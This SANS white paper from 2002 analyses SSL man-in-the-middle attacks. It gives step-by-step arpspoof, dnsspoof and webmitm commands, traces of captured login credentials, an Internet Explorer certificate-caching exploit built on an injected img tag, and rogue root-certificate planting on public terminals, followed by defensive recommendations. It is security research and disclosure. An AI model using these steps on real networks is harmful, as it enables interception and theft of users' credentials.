SANS | GIAC CERTIFICATIONS

WHITE PAPER

SSL Man-in-the-Middle Attacks

Peter Burkholder

SSL Man-in-the-Middle Attacks

Peter Burkholder
February 1, 2002 (v2.0)

Abstract

TCP/IP protocols have long been subject to man-in-the-middle (MITM) attacks, but the advent of SSL/TLS was supposed to mitigate that risk for web transactions by providing endpoint authentication and encryption. The advent of Dug Song's 'webmitm' in late 2000 demonstrated the feasibility of mounting an MITM attack on the protocol, but a properly-configured client SSL implementation would warn the user about problems with the server certificate.

This paper examines the mechanics of the SSL protocol attack, then focusses on the greater risk of SSL attacks when the client is not properly implemented or configured. One faulty SSL client implementation, Microsoft's Internet Explorer, allows for transparent SSL MITM attacks when the attacker has *any* CA-signed certificate. An even greater risk is posed by unprotected systems where an attacker can preload his/her own trusted root authority certificates. In public environments such as libraries and computer labs, there is little to prevent such an attack from taking place. Casual observation of such places indicates that an attacker would see them as low-risk, high-opportunity environments.

Introduction

Since Netscape introduced the Secure Sockets Layer (SSLv2) protocol in 1995, the protocol and its successors, SSLv3 and TLS, have been touted to consumers as a safe and secure means for conducting web commerce. The explosive growth of the Internet in the late 1990s probably would not have been possible without a protocol like SSL.

Security engineers have been aware that SSL/TLS protocols are not without their shortcomings based on weak PKI bindings (e.g, [Ellison & Schneier, 2000], [Schneier, 2000]). In late 2000 security researcher Dug Song published an implementation of an SSL/TLS protocol MITM attack as part of his 'dsniff' package [Song, 2000]. The publication sparked reactions ranging from "The end of SSL and SSH" [Seifried, 2000a, 2000b] to "dsniff and SSH: Reports of My Demise are Greatly Exaggerated" [Silverman, 2000]. Despite these known problems with SSL/TLS, the number of third-party certified SSL/TLS servers continues to grow, with Netcraft reporting a 36% increase between January 2001 and January 2002 [Netcraft, 2001; Netcraft, pers. comm., 2002].

There is no doubt that SSL/TLS-enabled encryption is better than no encryption. But I will show in this paper that one cannot be sanguine about the risks of SSL/TLS MITM attacks. The shortcomings of the protocol are compounded by grave implementation and

configuration problems, and the use of SSL/TLS can lead to a false sense of security under common situations.

This paper will review how a proper SSL/TLS https session is implemented, then provide a detailed cookbook of how to launch an SSL/TLS MITM attack on a switched network. The cookbook demonstrates to security administrators just how easily one can launch an attack on naive Internet denizens. Next, I will examine how one can launch a transparent SSL/TLS MITM attack on a faulty client implementation, namely Microsoft's Internet Explorer, using my modifications to Dug Song's `dsniff` code. Then I discuss how common configuration errors at public or multi-users systems can make attacks even easier when an attacker can prepare a target machine by pre-loading her own trusted root certificates.

I will close with some recommendations for improving the security of SSL/TLS web transactions. For remainder of the paper, SSL will refer to SSLv2, SSLv3 and TLSv1 unless otherwise noted.

SSL: Normal Sessions

SSL-encrypted web sessions authenicate the server to the client using a PKI x509 certificate. Since the server does not authenticate the client, the SSL protocol for web transactions is inherently susceptible to man-in-the-middle (or monkey-in-the-middle) attacks provided the user victim is sufficiently naive.

A proper web browsing client will warn the user of a certificate problems if any of the following are *not* true:

A. the certificate has been signed by a recognized certificate authority
B. the certificate is currently valid and has not expired
C. the common name on the certificate matches the DNS name of the server

The SSL web client will authenticate a server by issuing it a challenge based on the presented certificate. Successfully solving the challenge proves that the server possesses the private key to the certificate. The session can then continue with host-to-host encryption, integrity checks and endpoint authentication. However, if any of A-C are false, the client presents the user a warning dialogue. For example, when Microsoft's Internet Explorer is presented with a bogus certificate the user will be presented with a pop-up message that reads:

> Information you exchange with this site cannot be viewed or changed by others. However, there is a problem with the site's security certificate.
>
> (!) The security certificate was issued by a company you have not chosen to trust. View the certificate to determine whether you want to trust the certifying authority.

(!) The security certificate has expired or is not yet valid.

(!) The name on the security certificate does not match the name of the site.

Do you want to proceed? Yes, [No], View Certificate

As we will see, the warning does not adequately state the risks of accepting a flawed certificate. In fact, the statement "Information...cannot be viewed" is patently false. However, the astute user will recognize a problem and drop the connection. I have not been able to find any data on what fraction of Internet users qualify as 'astute'.

WEBMITM: SSL Protocol MITM Attacks

In order to attack SSL, I will insert an attacking host into the network traffic between the victim and the intended server, then proxy the traffic through the attacking host, leaving the traffic in cleartext to the attacker. The tools to do this are provided by Dug Song's 'dsniff' package,

For this paper, I installed dsniff 2.4beta on a GNU/Linux RedHat 7.1 i386 machine under VmWare. This machine is named "attack". The installation details are beyond the scope of this paper, but references are provided below [Danielle, 2001; Russel, 2001] . Suffice it to say that one should upgrade all of the libraries upon which 'dsniff' depends to the latest available version. Also, if compilation fails, then creating the appropriate symbolic links under /usr/lib will solve many of the problems. The victim host is a Windows 2000 VmWare machine, called "victim", running Internet Explorer 6.0.2600.0000, the latest version of IE available in January, 2002. Both these machines were on a private 172.16.243.X network and routed to the Internet via network address translation. All packet traces are shown using the text version of Ethereal [Ethereal, 2002].

I will first attack the 'victim' host by routing the traffic bound for the gateway router through 'attack'. This attack works at the Ethernet link level and subverts any security provided by switched networks. When the victim needs to find the gateway host, it broadcasts an ARP "WHO-HAS <gateway-ip-address>", then waits for the MAC address of the gateway host in an ARP-REPLY packet. The victim knows the gateway-ip-address either from its static IP setup or via DHCP. In a well-behaved network, the gateway host responds with its MAC address, as shown in this packet trace:

```
0.00 00:50:56:c5:01:81 -> ff:ff:ff:ff:ff:ff \
       ARP Who has 172.16.243.1?  Tell 172.16.243.129
0.00 00:50:56:01:00:00 -> 00:50:56:c5:01:81 \
       ARP 172.16.243.1 is at 00:50:56:01:00:00
```

On my Windows2000 victim, I can observe the ARP table with 'arp -a':

```
C:\> arp -a

Interface: 172.16.243.129 on Interface 0x2
  Internet Address        Physical Address              Type
  172.16.243.1            00-50-56-01-00-00             dynamic
```

Using dsniff's tools, I can subvert proper behavior. First I need to enable IP forwarding on 'attack', like this:

```
attack$ echo "1" > /proc/sys/net/ipv4/ip_forward
```

The dsniff tool `arpspoof` will now supply attack's MAC as the gateway, like this:

```
attack$ arpspoof -t 172.16.243.129 172.16.243.1
```

where the '-t' option specified the target and the final argument is the gateway to be spoofed. Omitting the '-t' argument will broadcast spoof ARP replies in response to any ARP request.

Sniffing on the wire shows this activity:

```
0.00 00:50:56:d8:41:4e -> 00:50:56:c5:01:81 \
        ARP 172.16.243.1 is at 00:50:56:d8:41:4e
2.10 00:50:56:d8:41:4e -> 00:50:56:c5:01:81
        ARP 172.16.243.1 is at 00:50:56:d8:41:4e
4.22 00:50:56:d8:41:4e -> 00:50:56:c5:01:81
        ARP 172.16.243.1 is at 00:50:56:d8:41:4e
```

Another 'arp -a' on victim verifies that this has worked:

```
C:\> arp -a

Interface: 172.16.243.129 on Interface 0x2
  Internet Address        Physical Address              Type
  172.16.243.1            00-50-56-d8-41-4e             dynamic
  172.16.243.131          00-50-56-d8-41-4e             dynamic
```

Here, we see that both the gateway ip address and the attack ip address are mapped to the MAC address of the attack system. Replacing the correct MAC in the arp tables with addresses of the attacker's choice is called "arp poisoning."

At this point, I can sniff any traffic from 'victim', but I haven't broken SSL-encrypted traffic. To do this requires (a) that 'attack' masquerade as the victim's destination website, and (b) that 'attack' can proxy web traffic between 'victim' and the destination website, using it's own certificate to encrypt between 'attack' and 'victim'. To illustrate this attack, I will proxy traffic to the hosts myuw.wonderland.edu and weblogin.wonderland.edu.

The masquerade uses dsniff's 'dnsspoof', which is configured with a 'dnsspoof.hosts' file. In this example, /etc/dnsspoof.hosts reads,

```
172.16.243.131  weblogin.wonderland.edu
172.16.243.131  weblogin.wonderland.edu.
172.16.243.131  myuw.wonderland.edu
172.16.243.131  myuw.wonderland.edu.
```

The trailing '.' on the DNS names are optional, but prevent expansion.

I call

```
attack$ ./dnsspoof -f /etc/dnsspoof.hosts
```

and intercept DNS queries so the listed hosts will return 172.16.243.131, the ip address of 'attack', as their ip address.

And on 'victim', a call to `nslookup` confirms that the spoofing is working:

```
C:\> nslookup myuw.wonderland.edu
Server:  ns2.dnvr.qwest.net
Address:  206.196.128.1

Non-authoritative answer:
Name:    myuw.wonderland.edu
Address:  172.16.243.131
```

At this point, any HTTP connection to attack from victim would fail, since there's no service on port 80 (http) or port 443 (https) on attack. But I'm all set to run my monkey-in-the-middle attack.

Dsniff's 'webmitm' proxies both cleartext http (port 80) and SSL-encrypted https (port 443). The SSL stream is authenticated (then encrypted) with the attack computer's x509 certificate between attack and victim, and authenticated (then encrypted) with the server certificate between attack and server, as shown in Figure 1.



Figure 1: A schematic of the SSL man-in-the-middle attack with webmitm.

The 'attack' certificate for 'webmitm' is stored in the file 'webmitm.crt' in PEM format. If that file does not exist, webmitm will issue the OpenSSL commands to create a self-signed certificate. Since a proper SSL client will warn the user of certificate problems, the standard 'webmitm' attack relies on social engineering: the certificate should look pausible for the server being spoofed. An example 'webmitm' dialogue to create the webmitm.crt certificate should illustrate this:

```
    $ ./webmitm
    warning, not much extra random data, consider using the -rand
option
    Generating RSA private key, 1024 bit long modulus
    .++++++
    ..................................++++++
    e is 65537 (0x10001)
    Using configuration from /usr/share/ssl/openssl.cnf
    You are about to be asked to enter information that will be
incorporated
    into your certificate request.
    What you are about to enter is what is called a Distinguished Name
or a DN.
    There are quite a few fields but you can leave some blank
    For some fields there will be a default value,
    If you enter '.', the field will be left blank.
    -----
    Country Name (2 letter code) [AU]: US
    State or Province Name (full name) [Some-State]:Wonderland
    Locality Name (eg, city) []:Emerald City
    Organization Name (eg, company) [Internet Widgits Pty
Ltd]:University of
    Wonderland
    Organizational Unit Name (eg, section) []:Computing & Network
Services
    Common Name (eg, your name or your \
```

```
                    server's hostname) []:weblogin.wonderland.edu
    Email Address []:security@cns.wonderland.edu

    Please enter the following 'extra' attributes
    to be sent with your certificate request
    A challenge password []:
    An optional company name []:
    Signature ok
    subject=/C=US/ST=Wonderland/L=Emerald City/ \
        O=University of Wonderland/OU=Computing & Network Services/\
        CN=weblogin.wonderland.edu/Email=security@cns.wonderland.edu
    Getting Private key
    webmitm: certificate generated
    webmitm: relaying transparently
```

As this shows, OpenSSL allows me to choose convincing attributes for my certificate. After creating the certificate, webmitm starts its proxy service. Killing the process still leaves the 'webmitm.crt' file.

With an extant certificate, we can look more closely at webmitm in action. A single '-d' option provides a minimal level of debugging information. A '-dd' option expands that to echo all client requests, such as GET and POST, to stderr. And using '-ddd' as an option echos all reads from the server -- which can mess up your terminal fast if you haven't redirected stderr.

To demonstrate how one can sniff a username/password pair, I start 'webmitm' on attack, then on the 'victim' I use IE to request the http://myuw.wonderland.edu. That page, in turn, directs me to a 'secure' login at https://weblogin.wonderland.edu. Below, the edited attack output is flush left, and the victim activities/output are indented.

```
-- webmitm and IE trace --
attack$ ./webmitm -dd
webmitm: relaying transparently

        (IE: request http://myuw.wonderland.edu)

webmitm: new connection from 172.16.243.129.1065
webmitm: 265 bytes from 172.16.243.129
GET / HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 5.0)
Host: myuw.wonderland.edu
Connection: Keep-Alive

webmitm: 1448 bytes from 140.142.15.143

        (IE: click on "Login..." button)

webmitm: new connection from 172.16.243.129.1071
webmitm: 402 bytes from 172.16.243.129
GET /servlet/myuw.userlogin.UserLogin? HTTP/1.1
[deleted]
Host: myuw.wonderland.edu
Connection: Keep-Alive
```

```
        (IE presents a pop-up box:)

        You are about to view pages over a secure connection.  Any
        information you exchange with this site cannot be viewed by
        anyone else on the web.

        [ ] In the future, do not show this warning
        [[OK]] [more info]

        (I click OK)

webmitm: new connection from 172.16.243.129.1076
webmitm: 0 bytes from 172.16.243.129
webmitm: no virtual host in request
webmitm: child 16026 terminated with status 256

        (I get the IE "Security Alert" that reads, in part:)

            - The security certificate was issued by a company you have
            not chosen to trust.  View the certificate to determine
            whether you want to trust the certifying authority.
            ....

            Do you want to proceed?   [Yes] [No] [View Certificate]

        (viewing the certificate shows that it was issued by
        weblogin.wonderland.edu to weblogin.wonderland.edu.  I
        close the certificate view and click the [Yes] button)

webmitm: new connection from 172.16.243.129.1080
webmitm: 732 bytes from 172.16.243.129
GET / HTTP/1.1
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 5.0)
Host: weblogin.wonderland.edu
Connection: Keep-Alive
Cookie: ;
pubcookie_g_req=b25lPW15dXcud2FzaGluZ3Rvbi5lZHUmdHdvPU1ZVV....

        (I now have the Login page, and IE shows the padlock
        icon in the lower right corner.  Clicking the padlock
        shows the same certificate I viewed earlier.  I enter
        my username and password in the appropriate fields
        and click the [Log in] button)

webmitm: new connection from 172.16.243.129.1083
webmitm: 882 bytes from 172.16.243.129
POST / HTTP/1.1
Referer: https://weblogin.wonderland.edu/
User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 5.0)
Host: weblogin.wonderland.edu
Content-Length: 365
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: ; pubcookie_g_req=g req received
```

```
user=pburkh&pass=password&one=myuw.wonderland.edu&....

        (IE now presents me with my personalized page over https)

-- end trace --
```

The last interaction has provided 'attack' with the SSL-encrypted username and password pair, provided the user has elected to accept the certificate despite the warnings.

How likely is this attack?

To some, this is merely of academic interest. Sure, one can fool the naive user, but if the user is savvy, then the attacker stands a good risk of being exposed. I would judge that this attack is unlikely unless the attacker has a high risk tolerance and knows the victim to be naive.

But it gets worse. The attack just demonstrated is SSL working *properly*, yet a faulty SSL client can make an attack much less risky, as described in the next section.

IEMITM: Transparent SSL Attacks on Internet Explorer

On December 22, 2001, Stefan Esser announced on BugTraq that many versions of IE 5.0, 5.5, and 6.0 had a fault in the handling of https objects, <IMG> objects in particular [Esser, 2001]. I will explain this fault by way of example.

Suppose that we are again trying to capture SSL traffic between weblogin.wonderland.edu and a victim. Suppose further that I have obtained a *server certificate signed by a trusted root authority and its private key*. The certificate can be expired and need not match any hostname that I control. I may have obtained the certificate/key pair by stealing it from another server, or I may have purchased it from a certificate authority for a server I control. It does not matter. To exploit the IE vulnerability, I modify 'webmitm' into 'iemitm', and store the server certificate in iemitm.crt.

The new iemitm is written so that regular web pages returned from myuw.wonderland.edu have added to them the line

```
    <img src="https://weblogin.wonderland.edu/nogif.gif" height=1
width=1>
```

IE then attempts to fetch the file nogif.gif over https. Since we are running iemitm, the victim connects to attack's proxy server, and receives the iemitm.crt certificate. IE does not perform the three authenticity checks described above; it only checks to see if the certificate was signed by a root that it trusts. It then caches the bogus certificate in association with weblogin.wonderland.edu, and flags the certificate as trusted for the

remainder of the browser session. IE does not receive the gif it requested (since it doesn't exist), so there is a 1x1 pixel of blank space left in the web page.

When IE uses https to fetch objects from weblogin.wonderland.edu, it uses the cached bogus iemitm.crt certificate without any further checks. IEmitm now sees all that traffic in clear text, and *the user is never issued any warning and the traffic is flagged as secure*. The user would only notice the session attack if she (a) noticed the 1x1 extra pixel space from the <IMG> insertion, (b) saw that the IE status bar showed the fetching of the bogus gif image, or (c) manually checked the certificate, say, by clicking on the padlock icon.

My modifications to webmitm.c to make iemitm.c are included as a patch file in the appendix. The setup for the iemitm attack is identical to the setup for webmitm. One just needs to place the signed certificate in iemitm.crt. Then I run:

```
attack$ ./iemitm -dd -i weblogin.wonderland.edu
iemitm: relaying transparently
```

The browser/iemitm interaction is identical to the demonstration above but no warning is ever issued to the user.

How did I mount this attack? Since I don't have the money for my own CA-signed certificate, I set up my own certificate authority and loaded that root certificate into my target browser. Then I made a signed certificate for www.bogus.com and stored that in iemitm.crt. Details for these operations using OpenSSL are available at my website [Burkholder, 2002] and in the OpenSSL documentation.

How likely is this attack?

Even the most inept of hackers could purchase his/her own certificate to run this, but that leaves a valid "calling card" behind with contact information. Stealing a certificate and private key takes more work, but with 165,000 servers using validly-signed trusted certificates [Netcraft, pers. comm., 2002] I am certain that one can feasibly find one to compromise. Many servers will store the private key unencrypted; doing so is even recommended by at least one book on web security [Garfinkel, 2001]. That such certificates are circulating in the hacker underworld is a given.

Furthermore, since browsers announce their version number in the request headers, attacker could pinpoint their victims. For example, Internet Explorer will include a user-agent string such as ""Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)" in its http request. Since all versions of IE 6.0 suffer from this vulnerability, a hacker could find tempting targets. Some of the vulnerable versions of IE are shown in Table 1.

IE Version String	Platform	Status
6.0.2600.0000	Windows 2000	Vulnerable
5.50.4807.2300	Windows 2000	Vulnerable

5.50.4134.0600	Windows 98SE	Vulnerable
Public Browser 1.2.7 (based on IE5.5)	Windows2000	Vulnerable
5.00.3315.1000	Windows 2000	OK

This represents a huge proportion of the Internet Explorer 5+ installed base, which in turn has something like 55% of the browser market [Pruitt, 2001].

This implementation exploit is far juicier than the simple protocol exploit above because no warning is provided to the user. It still requires the attacker have a signed server certificate, a potential hurdle, but given the potential for reaping, say, Microsoft Passport credentials and associated credit lines, the motivation may well be present [Korman & Rubin, 2000].

But it gets worse. A multi-user system that allows users to load root certificates is trivially exploitable. And these types of systems are legion, as discussed in the next section.

WEBMITM II: Transparent SSL Attacks on Misconfigured Clients

As I mentioned above, I tested the IEmitm exploit with certificates signed by my own C.A. If an attacker has access to a misconfigured system, say, in a multi-user work area or public access terminal in a library, then she can load her own root certificates and later attack the target at leisure.

As an example, point Internet Explorer (or almost any browser) to https://www.pburkholder.com/secure. You should be presented a warning that the SSL server certificate has not been signed by a known authority. Next, browse to http://www.pburkholder.com/VS.cacert. Doing so will start a Install Certificate Authority dialogue on most broswers for a root certificate I call VirtualSign. If you accept the certificate, you can then continue to https://www.pburkholder.com/secure without any problem. Removing the certificate from a browser is left as an exercise for the reader.

The browser will now accept any certificate signed by "VirtualSign". I can run webmitm against this client using a webmitm.crt certificate signed by VirtualSign and the client will not issue any warning -- as long as the common name on the certificate matches the target server domain name, and the dates are valid. Creating these sorts of certificates is easily done with OpenSSL.

Many public libraries, university libraries, student labs and Internet cafes provide terminals with web browsers configured to lock down any user-accessible settings. The administrative intent is to protect any particular user from the activities of any user preceding or following her at that terminal. Alas, I have not found *any* public terminal that prevents a user from loading a new root certificate, or that deletes the certificate after

closing the browser session. In fact, I have not been able to configure Internet Explorer to prevent a user from loading a root certificate when the user provides a URL to the certificate.

Microsoft provides hints for "locking down certificates" with its documentation for the Internet Explorer Administration Kit, but the suggestions don't work [Microsoft, 2002].

> You can use the Internet Explorer Customization Wizard to create custom packages of Internet Explorer that include preconfigured lists of trusted certificates, publishers, and CAs for your user groups. If you are a corporate administrator, *you can also lock down these settings to prevent users from changing them*. [emphasis mine]

Options are provided by the Internet Explorer Administration Kit implying that one can "lock down" a user's ability to load certificates. Under IEAK6 - Profile Manager - Policies & Restrictions - Corporate Restrictions - Content Page there is an option to "Disable changing certificate setttings". Selecting this option creates and sets the registry key

> HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet Explorer\Control Panel

and sets the DWORD value "Certificates=0x1".

The effect of this switch is not what one expects. Setting this option only prevents the user from *removing* certificates. The download of root certificates and the root install dialogue proceeds as before. But if one goes to Tools -> Internet Options -> Content, one can no longer get into the Certificates section -- either to view or remove certificates.

I have not had the opportunity for extensive testing, but while other browsers did allow trusted certificate authority loading, they did not necessarily presist across sessions (see Recommendations, below).

How likely is this attack?

This certificate persistence would allow an attacker to load her root certificate on a set of target terminals, attach her laptop to a network drop (often provided for the convenience of patrons) and hijack SSL traffic using `webmitm` to her heart's delight. The risk of alerting the victim is insignificant. And there are no costs involved with purchasing or stealing a certificate.

If I were to launch an SSL attack, this would be my preferred mode. My casual observations of users in five public settings (two university libraries, one public library, and one university student lab) found two users conducting on-line gambling, and numerous connections to Microsoft's Passport servers (according to the browser history), making such activity potentially lucrative.

Recommendations

The MITM attacks rely upon spoofing ARP and DNS. Sites should use static ARP tables when possible, and should migrate to DNSSEC as soon as practicable. In all cases, every local network should deploy an intrusion detection device and provide a rapid response method, such as dropping the switch port of the attacker, to quench active attacks.

The Internet Explorer fault exploited by IEmitm has not been patched as of February 1, 2002. Given the history of Internet Explorer security problems I would heed the advice of Georgi Guninski, and "not use IE in hostile environments such as the Internet." [Guninski, 2002]. Netscape Navigator or Opera should be used instead.

Under GNU/Linux, and probably most flavors of Unix, the persistence of trusted root authorities can be prevented by making the certificate files read-only and root-owned. For Opera 6.0, write-protect ~/.opera/opcacrt6.dat; for Netscape 4.7X, write-protect ~/.netscape/cert7.db. Certificates will be loaded into memory, but not saved between sessions.

On Windows NT platforms, mandatory user profiles and group policies should restore all certificate settings (deleting newly loaded certificates) at the end of a logon session, but most public terminal sessions do not include a full logout. They should be set up to log users out automatically until an option to prevent certificate loading is available. Further research on Netscape is needed.

References

Burkholder, Peter. "SSH and SSL for SysAdmins," 24 January 2002. http://www.pburkholder.com/sysadmin/UW_SSL_talk/index.html

Danielle, Lora. "Introduction to dsniff," SANS Reading Room, June 1, 2001. http://www.sans.org/infosecFAQ/audit/dsniff.htm

Ellison, C. and B. Schneier. "Ten Risks of PKI: What You're Not Being Told About Public Key Infrastructure," *Computer Security Journal*, v 16, n 1, 2000, pp. 1-7. http://www.counterpane.com/pki-risks.html

Esser, Stefan. "IE https certificate attack," 22 December 2001. http://security.e-matters.de/advisories/012001.html

Ethereal network analyzer, 2002. http://www.ethereal.com

Garfinkel, Simson and Gene Spafford. *Web Security, Privacy & Commerce, 2nd Edition.* O'Reilly, 2001.

Guninski, Georgi. "IE GetObject() problems," BugTraq, 1 January 2002.
http://www.guninski.com/getob3.html

Kormann, David P. and Aviel D. Rubin. "Risks of the Passport Single Signon Protocol," *Computer Networks*, Elsevier Science Press, volume 33, pages 51-58, 2000.
http://avirubin.com/passport.html

Microsoft. "Internet Explorer Resource Kit - Chapter 28: Digital Certificates," 2002.
http://www.microsoft.com/technet/archive/default.asp?url=/TechNet/archive/ie/reskit/ie4/Part7/part7b.asp

Netcraft. "The Netcraft Secure Server Survey," January 2001.
"http://www.netcraft.com/surveys/analysis/https/2001/Jan/

OpenSSL. "The OpenSSL Project," 2002.
http://www.openssl.org

Pruitt, Scarlet. "Internet Explorer 6.0 Zooms Past Netscape," PCWorld, 18 September 2001.
http://www.pcworld.com/news/article/0,aid,61024,00.asp

Russel, Christopher R. "Penetration Testing with dsniff," SANS Reading Room, 18 February 2001.
http://rr.sans.org/threats/dsniff.php

Schneier, Bruce. *Secrets and Lies : Digital Security in a Networked World.* John Wiley & Sons, 2000.

Seifreid, Kurt. "The End of SSH and SSL?" SecurityPortal, 18 December 2000.
http://www.seifried.org/security/cryptography/20011108-end-of-ssl-ssh.html

Seifreid, Kurt. "The End of SSH and SSL? Follow-up," SecurityPortal, 22 December 2000.
http://www.seifried.org/security/cryptography/20011108-sslssh-followup.html

Silverman, Richard. "dsniff and SSH: Reports of My Demise are Greatly Exaggerated," O'Reilly News, 22 December 2000.
http://sysadmin.oreilly.com/news/silverman_1200.html

Song, Dug. "sshmitm, webmitm," BugTraq, December 18, 2000.
http://cert.uni-stuttgart.de/archive/bugtraq/2000/12/msg00285.html

Song, Dug. "dsniff," April 2001.
http://www.monkey.org/~dugsong/dsniff

Appendix

The patch to Dug Song's `webmitm` to create `iemitm` is in ./iemitm.patch.txt